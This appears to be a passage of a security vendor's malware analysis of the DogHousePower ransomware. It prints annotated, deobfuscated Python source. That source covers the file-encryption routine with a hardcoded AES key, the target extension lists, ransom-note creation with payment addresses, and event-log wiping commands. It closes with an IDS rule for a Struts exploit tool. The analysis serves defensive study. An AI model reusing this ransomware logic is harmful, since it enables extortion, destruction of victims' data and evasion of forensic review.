8Kyyvkz4Hhg0Kwnek/yEBPyCAEj1Wro19Xovr3hrfe44Tw+6E8zkWXuGX5YcEMCBmXb7EBuSZj/LYgKMXA53Bfx0pTFhwXUXkqiAN2e0F5UrHh0CT4pLfhI//ia9dgyZy2anI0ZX+L9CqyPdDG+oavSg1y9+AuS2LZqJxHd

```


Open dangerDAY.bat in write mode and write the contents of l11i11li into the batch file.

```
o000o0o = open ('dangerDAY.bat', 'w')
o000o0o . write ( l11i11li )
o000o0o . close ()
```

Open the dangerDAY.bat, execute it on the Shell, sleep for 12 seconds and then remove the dangerDAY.bat, batch file.

```
win32api . ShellExecute ( 0, 'open', 'dangerDAY.bat', "", "", 0 )
time . sleep ( 12 )
os . remove ( 'dangerDAY.bat' )
try :
    lli1liil1li ( )
except :
    pass
if 92 - 92: 000 / oo000 % lili11illi1li / o0000 - iiiili11i . li1l
time . sleep ( 6 )
if 48 - 48: ill111i % lill + l1li111 / oo0o00o * o0000oo
```

If the ransom file !HoW_To-UnloCK.tXT exists on C:\, then exit.

```
if os . path . isfile ( "C:\!HoW_To-UnloCK.tXT" ) == 1 :
    sys . exit ( 0 )
```

This is the only location, where the variable 00o000o0 is used and is defined with the value "ensbawiquhudwoahncnmwi2jws.kp". Could this be a placeholder for further expansion or deprecated code from the prior version?

```
00o000o0 = "ensbawiquhudwoahncnmwi2jws.kp"
if 9 - 9: o0o - 0000o0o
```

Here is the list of file-extensions of the files that will be encrypted by DogHousePower ransomware. Couple of questions to ask here are, why encrypt only files with these extensions, why use two separate lists of small and large character extensions, and why encrypt the wallet.dat especially when they want money to get paid over BitCoin.

```
li1il = [ 'wallet.dat', 'ibdata1', 'Msg3.0.db', 'FileShare1.0.db', 'Registry.db' ]
Oo = [ '.rc', '.rb', '.cs', '.key', '.dwg', '.conf', '.hvm', '.rpm', '.iso', '.vti', '.mca', '.raw',
'.crt', '.rar', '.pot', '.mid', '.xlam', '.aac', '.avi', '.bmp', '.pptm', '.eif', '.dot', '.php', '.csv',
'.wma', '.ec', '.et', '.wmv', '.sln', '.pl', '.des', '.htm', 'sqlitedb', '.7z', '.e', '.mdf', '.jpg',
'.cpp', '.dbf', '.ps', '.htm', '.saz', '.lua', '.asp', '.gpg', '.vba', '.class', '.deb', '.xz', '.asc',
'.xltx', '.log', '.vbs', '.rsa', '.cap', '.asm', '.sh', '.dmp', '.psd', '.xls', '.xlt', '.app', '.pdf',
'.img', '.ora', '.pub', '.html', '.apk', '.dds', '.str', '.fly', '.aspx', '.tif', '.mpeg', '.ps1', '.bak',
'.gif', '.ppt', '.config', '.pps', '.rtf', 'sqlite3', '.mov', '.csv', '.docm', '.frm', '.sxp', '.rdp',
'.bz2', '.vmdk', 'xlsm', '.id', '.aes', '.ns', '.vdi', '.ldf', '.wps', '.wpt', '.sql', '.c', '.opt',
```



```

'.wav', '.lock', '.hta', '.war', '.jar', '.txt', '.pptx', '.mdb', '.xltm', '.odb', '.rmvb', '.odt',
'.md', '.docx', '.b64', '.xlsx', '.dotx', '.xlsb', '.doc', '.html', '.svg', '.dotm', '.dbc', '.out',
'.nsf', '.base64', '.myd', '.ppsx', '.map', '.myi', '.jsp', '.dps', '.ett', '.zip', '.dpt', '.png',
'.jspx', '.tar', '.flac', '.key', '.swf', '.mp3', '.java', '.gz', '.mp4', '.gho', '.eml']

```

```

l1li11i1li1i = [ '.RC', '.RB', '.CS', '.KEY', '.DWG', '.CONF', '.HVM', '.RPM', '.ISO', '.VTI',
'.MCA', '.RAW', '.CRT', '.RAR', '.POT', '.MID', '.XLAM', '.AAC', '.AVI', '.BMP', '.PPTM',
'.EIF', '.DOT', '.PHP', '.CSV', '.WMA', '.EC', '.ET', '.WMV', '.SLN', '.PL', '..DES', 'HTM',
'SQLITEDB', '.7Z', '.E', '.MDF', '.JPG', '.CPP', '.DBF', '.PS', '.HTM', '.SAZ', '.LUA', '.ASP',
'.GPG', '.VBA', '.CLASS', '.DEB', '.XZ', '.ASC', '.XLTX', '.LOG', '.VBS', '.RSA', '.CAP',
'.ASM', '.SH', '.DMP', '.PSD', '.XLS', '.XLT', '.APP', '.PDF', '.IMG', '.ORA', '.PUB', '.HTML',
'.APK', '.DDS', '.STR', '.FLY', '.ASPX', '.TIF', '.MPEG', '.PS1', '.BAK', '.GIF', '.PPT',
'.CONFIG', '.PPS', '.RTF', 'SQLITE3', '.MOV', '.CSV', '.DOCM', '.FRM', '.SXP', '.RDP',
'.BZ2', '.VMDK', 'XLSM', '.ID', '.AES', '.NS', '.VDI', '.LDF', '.WPS', '.WPT', '.SQL', '.C',
'.OPT', '.WAV', '.LOCK', '.HTA', '.WAR', '.JAR', '.TXT', '.PPTX', '.MDB', '.XLTM', '.ODB',
'.RMVB', '.ODT', '.MD', '.DOCX', '.B64', '.XLSX', '.DOTX', '.XLSB', '.DOC', 'HTML', '.SVG',
'.DOTM', '.DBC', '.OUT', '.NSF', '.BASE64', '.MYD', '.PPSX', '.MAP', '.MYI', '.JSP', '.DPS',
'.ETT', '.ZIP', '.DPT', '.PNG', '.JSPX', '.TAR', '.FLAC', '.KEY', '.SWF', '.MP3', '.JAVA', '.GZ',
'.MP4', '.GHO', '.EML']

```

```

Ooo = [ '.Rc', '.Rb', '.Cs', '.Key', '.Dwg', '.Conf', '.Hvm', '.Rpm', '.Iso', '.Vti', '.Mca',
'.Raw', '.Crt', '.Rar', '.Pot', '.Mid', '.Xlam', '.Aac', '.Avi', '.Bmp', '.Pptm', '.Eif', '.Dot',
'.Php', '.Csv', '.Wma', '.Ec', '.Et', '.Wmv', '.Sln', '.Pl', '..Des', 'Htm', 'Sqlitedb', '.7z', '.E',
'.Mdf', '.Jpg', '.Cpp', '.Dbf', '.Ps', '.Htm', '.Saz', '.Lua', '.Asp', '.Gpg', '.Vba', '.Class',
'.Deb', '.Xz', '.Asc', '.Xltx', '.Log', '.Vbs', '.Rsa', '.Cap', '.Asm', '.Sh', '.Dmp', '.Psd', '.Xls',
'.Xlt', '.App', '.Pdf', '.Img', '.Ora', '.Pub', '.Html', '.Apk', '.Dds', '.Str', '.Fly', '.Aspx', '.Tif',
'.Mpeg', '.Ps1', '.Bak', '.Gif', '.Ppt', '.Config', '.Pps', '.Rtf', 'Sqlite3', '.Mov', '.Csv',
'.Docm', '.Frm', '.Sxp', '.Rdp', '.Bz2', '.Vmdk', 'Xlsm', '.Id', '.Aes', '.Ns', '.Vdi', '.Ldf',
'.Wps', '.Wpt', '.Sql', '.C', '.Opt', '.Wav', '.Lock', '.Hta', '.War', '.Jar', '.Txt', '.Pptx', '.Mdb',
'.Xltm', '.Odb', '.Rmvb', '.Odt', '.Md', '.Docx', '.B64', '.Xlsx', '.Dotx', '.Xlsb', '.Doc',
'.Html', '.Svg', '.Dotm', '.Dbc', '.Out', '.Nsf', '.Base64', '.Myd', '.Ppsx', '.Map', '.Myi',
'.Jsp', '.Dps', '.Ett', '.Zip', '.Dpt', '.Png', '.Jsp', '.Tar', '.Flac', '.Key', '.Swf', '.Mp3', '.Java',
'.Gz', '.Mp4', '.Gho', '.Eml']

```

```
o0o0o000o = Oo + l1li11i1li1i + Ooo + li1il
```

```
if 43 - 43: 0000o . l1liii1111i
```

```
if 25 - 25: o0000oo
```

```
if 89 - 89: ill111iiii11 - 0000o0o * l1liii1111i
```

```
# Defining the 'C:\HoW_To-UnloCK.tXT' into the Oo variable.
```

```
Oo = 'C:\HoW_To-UnloCK.tXT'
```

```
if 34 - 34: 0000o0o % 000 % ii1l % 0000o0o * o0o / iiiili11i
```


或按照以上价格支付人民币等价的ZCash到地址
 # Or at the above price to pay RMB equivalent ZCash to address

t1bPWjxDoSrJzZD1PZfDCwbiMzpnQo5D7jo

(比特币Bitcoin和零币ZCash都是虚拟货币, 详情请询问搜索引擎)
 # (Bitcoin Bitcoin and ZCash are both virtual currency, please refer to the search engine)

(比特币官网:Bitcoin.org)
 # (Bitcoin official website: Bitcoin.org)

(ZCash官网:Z.Cash)
 # (ZCash official website: Z.Cash)

如果超过13天, 我们不再有能力为您解密文件
 # If more than 13 days, we no longer have the ability to decrypt the file for you

(您的付款将被我们捐款20%-
 25%到thewaterproject.org(比特币地址14xEPWuHC3ybPMfv8iTZZ29UCLTUSoJ8HL),这个操作由我们完成。如果您的支付为ZEC我们将自动转换为比特币)
 # (Your payment will be made by us 20% -25% to thewaterproject.org (Bitcoin Address
 # 14xEPWuHC3ybPMfv8iTZZ29UCLTUSoJ8HL), this operation is done by us. If your
 payment
 # is ZEC we will automatically convert it to Bitcoin)

liii contains the output of str (time . time ()) + '-' + str (random . randint (1000 ,
 70000)) + "-" + str (random . randint (1000 , 20000)) + '-' + str (random . randint (2000 , 80000)) + '-' + str (random . randint (5000 , 90000)) + '-' + str (random .
 randint (2000 , 80000)) + '-' + str (random . randint (2000 , 80000))

您的ID: "" + liii + ""
 # Your ID: 1506633170.51-10519-18942-55132-74774-61086-28339

当您支付完成, 请联系邮箱
 # When you are finished paying, please contact the email address
 atlantis[.]cf[(@)]yandex[.]com

请发送付款记录/截图以及ID
 # Please send a payment history / screenshot and ID

当您支付完成, 我们保证一定遵守承诺, 为您解密。谢谢您。

When you pay to complete, we promise to keep the promise and decrypt it for you.
Thank you.

!!!我们支持先解密几个文件(通过邮箱发送)!!!

We support first to decrypt several files (via email) !!!

文件不能超过10 MB

The file can not exceed 10 MB

如果有任何疑问, 请发送至邮箱

If you have any questions, please send to the mailbox

atlantis[.]cf[(@)]yandex[.]com

若没有收到回复请检查spam!!!垃圾箱!!!谢谢!

If you do not receive a reply please check spam !!! trash! The The Thank you!

支持的提问语言:英语(美国), 俄语, 西班牙语, 中文(中国)

Supported questions Language: English (US), Russian, Spanish, Chinese (China)

谢谢您的合作

Thank you for your cooperation

您的语言:中文(中国)(不是您的语言?我们推荐:Google Translate)

Your Language: Chinese (China) (not your language? We recommend: Google Translate)

Buying Bitcoin in China:

localbitcoins.com/zh-cn/buy_bitcoins

huobi.com

okcoin.com

btcchina.com

etc...

Buying Zcash in China:

yuanbao.com

lhang.com

etc...

.....

```

# Place holder variables- iiii11 and OOOoO
iiii11 = ""
OOOoO = ""
if 58 - 58: o0000 + iiii11i / o0000oo * ill111iiii11

# OO contains 'C:\\HoW_To-UnloCK.tXT' and the following opens the txt file in write
mode.
ll111iii = open ( OO , 'w' )

# Concatenating the ransom content with the 2 placeholder variables.
ll = OOOoOoo00o + iiii11 + OOOoO

# Write the contents to the file and then close 'C:\\HoW_To-UnloCK.tXT'
ll111iii . write ( ll )
ll111iii . close ( )

#Here they are creating the 'HoW_To-UnloCK.tXT' in C:\\
oOoOo00oOo = 'start C:\\HoW_To-UnloCK.tXT'
if 96 - 96: l1lil . iiii11i * l1l111 % ll1iii1111i
if 60 - 60: lill * li1l % li1l % ooOoOoo * OOO + l1lil
if 64 - 64: lill - iil / OOO / li1l / ii1l
if 24 - 24: iil % li1l + l1lil + OOOOo + ill111i

# key is passed a value from the variable ll111ll1ll of
'1sUyPiq3DAGvOqtQ8pB7cwDMmGJ5X1WT'
def OOOoOOOOOOO ( key ):
    for iil1lil in win32api . GetLogicalDriveStrings ( ) . split ( '\\000' ) [ : - 1 ] :
        for llooOoOooOO , OooOO , ll11iii1li in os . walk ( iil1lil ) :
            for file in ll11iii1li :

# If the file extension is in any of the 4 defined variables Oo, l1l1111li1i, Ooo, and li1il
if file . endswith ( tuple ( oOoOo00o ) ) :
    OOOoOoo = ( os . path . join ( llooOoOooOO , file ) )

```

The ransomware writers are being considerate for you to continue running your Windows and Documents and Settings as usual, without which you cannot function as normal within the box, although almost everything else with the listed extensions get encrypted.

```
if OOOoOoo .startswith ("C:\\Documents and Settings") == True or OOOoOoo .
startswith ("C:\\Windows") == True :
```

```
1 + 1
```

```
else :
```

```
try :
```

```
OoO00o ( key , OOOoOoo )
```

```
Oo0000000 = open ( OOOoOoo [ 0 : - len ( file ) ] + '!HoW_To-UnloCK.tXT' , 'w' )
```

```
Oo0000000 . write ( ll )
```

```
Oo0000000 . close ( )
```

```
os . remove ( OOOoOoo )
```

```
except :
```

```
pass
```

```
if 85 - 85: ll1lll1111i . o0o - o0000 % ll1lll1111i % 000
```

```
if 81 - 81: o0000 + 000 % o0o * iil
```

```
if 89 - 89: lill + lili11illi1li
```

```
if 3 - 3: l1lil / oo000 % ooOo00o * i11lillii / iil * ooOo00o
```

```
def OoO00o ( key , in_ filename , out_ filename = None , chunksize = 64 * 1024 ) :
```

```
if 49 - 49: lill % o0000oo + l1lil . oo000 % ill111i
```

```
if not out_ filename :
```

```
# Adding file extension '.DogHousePower' to the encrypted files
```

```
out_ filename = in_ filename + '.DogHousePower'
```

```
if 48 - 48: ooOo00o + ooOo00o / 000 / ii1l
```

```
# The Initial Vector (IV)/salt value which ranges from 0x00 to 0xFF (range: 0-16 in HEX)
and then passed on to the AES function through the i1il11l variable.
```

```
i1il11l = " . join ( chr ( random . randint ( 0 , 0xFF ) ) for i in range ( 16 ) )
```

```
# AES function with Cipher Block Chaining (CBC) mode using the key, mode and IV to
generate the new key.
```

```
iiii = AES . new ( key , AES . MODE_ CBC , i1il11l )
```

```
# Opening and reading files in rb (read binary) as Oo00000o000 and wb (write binary)
as oOoo, for encryption.
```

```
oOoo000000o00 = os . path . getsize ( in_ filename )
```

```
if 48 - 48: iil + iil - ill111i . ll1lll1111i / ii1l
```

```
with open ( in_ filename , 'rb' ) as Oo00000o000 :
```

```
with open ( out_ filename , 'wb' ) as oOoo :
```



```
# struct is the module that converts Python to C Structs, and in this case the size of the
file is packed using the little endian "<" with an "unsigned long long" integer type using
"Q".
```

```
oOoo . write ( struct . pack ( '<Q' , oOoo000000oo0 ))
```

```
# The Initial Vector is also written into the file.
```

```
oOoo . write ( i1iil111 )
```

```
if 8 - 8: iiiili11i
```

```
while True :
```

```
# Reading chunks of files limited to the file length for it to be encrypted.
```

```
o000 = Oo00000o000 . read ( chunksize )
```

```
if len ( o000 ) == 0 :
```

```
break
```

```
elif len ( o000 ) % 16 != 0 :
```

```
o000 += ' ' * ( 16 - len ( o000 ) % 16 )
```

```
if 69 - 69: lill % 0000o - li1l + 0000o - iil % ill111iiii11
```

```
# Encrypt the chunks of files that are being read through the o000 variable and write it
back to where it was.
```

```
oOoo . write ( iii . encrypt ( o000 ) )
```

```
if 31 - 31: 000 - l1li111 . 0000o % iiiili11i - iil
```

```
if 4 - 4: 000 / l1liiii1111i . o0o
```

```
if 58 - 58: l1li111 * i11ililii / iiiili11i % 0000o - ill111i / lill
```

```
def ii11i1 ( ) :
```

```
# This is where key (to encrypt files) is being defined.
```

```
llii1ll1ll = '1sUyPiq3DAGvOqtQ8pB7cwDMmGJ5X1WT'
```

```
# Function call to encrypt files with the lllii1ll1ll parameter, passing the key value.
```

```
OOo00000000 ( lllii1ll1ll )
```

```
def i11il ( ) :
```

```
ii11i1 ( )
```

```
if 93 - 93: ii1l % lill * l1liil
```

```
i11il ( )
```

```
# This would translate to os.system ('start C:\\!HoW_To-UnloCK.txt')
```

```
os . system ( oOoOo00oOo )
```

```
def li11li1l ( ) :
```

```
000oO = winshell . desktop ( )
```

```
l11i1l1l = "HoW_To-UnloCK"
```

```

# Creating shortcuts to "C:\HoW_To-UnloCK.tXT" from every folder where files are
encrypted with no Icons, and description of "HoW_To-UnloCK".
o000o = r"C:\HoW_To-UnloCK.tXT"
winshell . CreateShortcut (
Path = os . path . join ( 000o0 , os . path . basename ( l11i111l ) + ".lnk" ) ,
Target = o000o ,
Icon = ( o000o , 0 ) ,
Description = "HoW_To-UnloCK" )
if 54 - 54: li1l - oo000 + ill111iiii11
try :
li11li1l ( )
except :
pass
if 70 - 70: o0000oo / oo0o00o . o0o % lili11illi1li
def 00o00000000000 ( ) :

# Clearing the System, Security and Applications logs from the Windows Event
Logger/Viewer.
os . system ( "wevtutil cl System" )
os . system ( "wevtutil cl Security" )
os . system ( "wevtutil cl Application" )
00o00000000000 ( )
if 16 - 16: oo000 * lill % 0000o0o
try :
000o ( )
except :
pass
if 86 - 86: oo000 + o0000oo % i11liliii * lill . ll1liii1111i * oo0o00o
if 44 - 44: lill
if 88 - 88: 0000o % o0000oo . 000

```

Emerging-scan.rules has been added for the Struts Pwn Vulnerability detection:

```

alert http $EXTERNAL_NET any -> $HOME_NET any (msg:"ET SCAN struts-pwn User-Agent";
flow:established,to_server; content:"struts-pwn"; depth:10; http_user_agent;
fast_pattern;metadata:affected_product Apache_Struts2, attack_target Web_Server, deployment
Perimeter, signature_severity Critical; metadata: former_category SCAN;
reference:url,github.com/mazen160/struts-pwn_CVE-2017-9805/blob/master/struts-pwn.py;
reference:cve,2017-9805; reference:url,paladion.net/paladion-cyber-labs-discovers-a-new-
ransomware/; classtype:attempted-user; sid:2024843; rev:2; metadata:affected_product
Apache_Struts2, attack_target Web_Server, deployment Datacenter, signature_severity Minor,
created_at 2017_10_16, performance_impact Moderate, updated_at 2017_10_16;)

```

Conclusion

Based on the observations of this attack chain, one can make the assumption that DogHousePower Ransomware targets Windows based servers that has Apache Struts 2 that you would expect to be running on Internet accessible Windows servers in the DMZ. When researching on the email address and the ZCash account that was on the ransom text file, and various other patterns from the ransomware itself, we found that this ransomware could have been developed from the same family as the ".BELGIAN_COCOA", ".MyChemicalRomance4EVER", "LambdaLocker", "Pickles" and "CryPy" ransomwares. We should keep an eye on such families of ransomware for their potential to evolve into platform independent malwares utilizing built-in Py libraries

Acknowledgements

Adair Collins

References

REMnux: A linux toolkit for reverse-engineering and analyzing malware - <https://remnux.org/>

PyInstaller - <http://www.pyinstaller.org/>

GitHub - <https://github.com/>

V0rt3xClub FITKO repo - <https://github.com/V0rt3xClub/FITKO/>

Struts_pwn attack tool - https://github.com/mazen160/struts-pwn_CVE-2017-9805

Hybrid Analysis report - <https://www.hybrid-analysis.com/sample/2c424a9671956eb6c3414916205a4351b05b2e07a8c557052a549c7cd56de558>

CVE-2017-5638 - <https://nvd.nist.gov/vuln/detail/CVE-2017-5638>

Yara - The pattern matching swiss knife for malware researchers (and everyone else) - <https://virustotal.github.io/yara/>

wo_crypted VirusTotal report - <https://www.virustotal.com/#/file/3d76b3d1eb0e0a583264613abc368bd67d5a7fa41e5ab62cce6c97e258973bc6/detection>

2.exe VirusTotal report - <https://www.virustotal.com/#/file/2c424a9671956eb6c3414916205a4351b05b2e07a8c557052a549c7cd56de558/detection>

ABOUT PALADION

Paladion is a global cyber defense company that provides Managed Detection and Response Services, DevOps Security, Cyber Forensics, Incident Response, and more by tightly bundling its semi-autonomous cyber platform and managed services with leading security technologies. Paladion is consistently rated and recognized by independent analyst firms and awarded by CRN, Asian Banker, Red Herring, amongst others.

For 17 years, Paladion has been actively managing cyber risk for over 700 customers from its six cyber operations centers placed across the globe. It houses 900+ cyber security professionals including security researchers, threat hunters, ethical hackers, incident responders, solution architects, consultants and more. Paladion is also actively involved in several information security research forums such as OWASP, and has authored several books on security monitoring, application security, and more.

WW Headquarters: 11480 Commerce Park Drive, Suite 210, Reston, VA 20191 USA. Ph: +1-844-507-7668.

Bangalore: +91-80-42543444, Mumbai: +91-2233655151, Delhi: +91-9910301180, London: +44(0)2071487475, Toronto: +1-416-273-5004, Dubai: +971-4-2595526, Sharjah: +971-50-8344863, Doha: +97433559018, Riyadh: +966(0)114725163, Muscat: +968 99383575, Kuala Lumpur: +60-3-7660-4988, Bangkok: +66 23093650-51, Jalan Kedoya Raya: +62-8111664399.

sales@paladion.net | www.paladion.net